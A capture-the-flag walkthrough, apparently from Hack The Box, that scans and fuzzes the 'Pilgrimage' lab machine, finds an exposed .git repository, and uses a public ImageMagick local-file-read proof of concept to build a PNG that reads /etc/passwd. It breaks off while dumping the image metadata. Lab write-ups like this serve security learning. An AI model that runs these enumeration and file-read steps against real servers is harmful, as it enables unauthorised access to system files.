Pigrimage - HTB

Nmap Scan

```
$ nmap -A -T4 -vv -oN nmapscan_topports 10.10.11.219
Host is up, received syn-ack (0.64s latency).
Scanned at 2023-06-28 14:26:33 EDT for 106s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnPDlM1cNfnBOJE71gEOCGeNORg5gzOK/TpVSXgMLa6Ub/
7KPb1hVggIf4My+cbJVk74fKabFVscFgDHtwPkohPaDU8XHdoO03vU8H04T7eqUGj/I2iqyIHXQoSC4o8Jf5lj
iQi7CxWWG2t0n09CPMkwdqfEJma7BGmDtCQcmbm36QKmUv6Kho7/LgsPJGBP1kAOgUHFfYN1TEAV6TJ09OaCan
DlV/fYiG+JT1BJwX5kqpnEAK012876UFfvkJeqPYXvM0+M9mB7XGzspcXX0HMbvHKXz2HXdCdGSH59Uzvjl0dM
+itIDReptkGUn43QTCpf2xJlL4EeZKZCcs/gu8jkuxXpo9lFVkqgswF/zAcxfksjytMiJcILg4Ca1VVMBs66ZH
i5KOz8QedYM2lcLXJGKi+7zl3i8+adGTUzYYEvMQVwjXG0mPkHHSldstWMGwjXqQsPoQTclEI7XpdlRdjS6S/W
XHixTmvXGTBhNXtrETn/fBw4uhJx4dLxNSJeM=
|   256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOaVAN4bg6zL
U3rUMXOwsuYZ8yxLlkVTviJbdFijyp9fSTE6Dwm4e9pNI8MAWfPq0T0Za0pK0vX02ZjRcTgv3yg=
|   256 d14e293c708669b4d72cc80b486e9804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILGkCiJaVyn29/d2LSyMWelMlcrxKVZsCCgzm6JjcH1W
80/tcp open  http    syn-ack nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Jun 28 14:28:19 2023 -- 1 IP address (1 host up) scanned in 107.61
 seconds
```

- Adding `pilgrimage.htb` to our /etc/hosts file

```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.10.11.219    pilgrimage.htb
```


- Doing Directory fuzzing using `ffuf` and `dirb`

```
└─$ ffuf -u http://pilgrimage.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -of csv -o ffuf_scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pilgrimage.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Output file      : ffuf_scan
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 703ms]
    * FUZZ:

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 703ms]
    * FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
    * FUZZ: # Priority ordered case sensative list, where entries were found

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
    * FUZZ: # Suite 300, San Francisco, California, 94105, USA.

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
    * FUZZ: # on atleast 2 different hosts

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
    * FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
    * FUZZ: # This work is licensed under the Creative Commons

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
    * FUZZ: #
```


```
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms]
    * FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
    * FUZZ: # This work is licensed under the Creative Commons

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
    * FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
    * FUZZ: # directory-list-2.3-medium.txt

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1039ms]
    * FUZZ: # license, visit http://creativecommons.org/licenses/by-sa/3.0/

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
    * FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
    * FUZZ: # or send a letter to Creative Commons, 171 Second Street,

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
    * FUZZ: #

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
    * FUZZ: # Copyright 2007 James Fisher

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 725ms]
    * FUZZ: assets

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 331ms]
    * FUZZ: vendor

[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 488ms]
    * FUZZ: tmp

[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 366ms]
    * FUZZ:

:: Progress: [220560/220560] :: Job [1/1] :: 107 req/sec :: Duration: [0:36:19] :: Errors: 0 ::
```

```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
└─$ dirb http://pilgrimage.htb:80/ /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jul 14 15:40:35 2023
URL_BASE: http://pilgrimage.htb:80/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://pilgrimage.htb:80/ ----
+ http://pilgrimage.htb:80/.git/HEAD (CODE:200|SIZE:23)
==> DIRECTORY: http://pilgrimage.htb:80/assets/
```


- Went to all of the found directories but got 403 Forbidden.




- Now, we can use the git-dumper tool (https://github.com/arthaud/git-dumper) to dump the git repository from the website.




- On viewing the code of `index.php` we see that it is using the `magick` tool to resize the image file that we are uploading.



- Checking the version of the tool `magick` that is used in resizing -




- Looking for exploit of this particular version online, I got the following results-




- We can look at the steps here - https://github.com/Sybil-Scan/imagemagick-lfi-poc
- Now, we will generate an image to read the local file `/etc/passwd` and then upload that image on the website.
- After the tool `magick` resizes the image in the website, we will download the output image and look at its data.
- Generating the PNG file -


```
┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage]
└─$ cd imagemagick-lfi-poc

┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
└─$ ls
generate.py  README.md

┌──(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
└─$ python3 generate.py -f '/etc/passwd/' -o exploit.png

   [>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
   [>] Generating Blank PNG
   [>] Blank PNG generated
   [>] Placing Payload to read /etc/passwd/
   [>] PoC PNG generated > exploit.png
```

- Now, we will upload this PNG image on the website.







- On going to the link generated -




- Now, we will download the image.
- Now, reading the contents of the converted PNG file -


(kali㉿kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ identify -verbose 64b237f4f0009.png
Image:
Filename: 64b237f4f0009.png
Format: PNG (Portable Network Graphics)
Mime type: image/png
Class: DirectClass
Geometry: 128×128+0+0
Units: Undefined
Colorspace: sRGB
Type: TrueColor
Base type: Undefined
Endianness: Undefined
Depth: 8-bit
Channel depth:
red: 8-bit
green: 8-bit
blue: 8-bit
Channel statistics:
Pixels: 16384
Red:
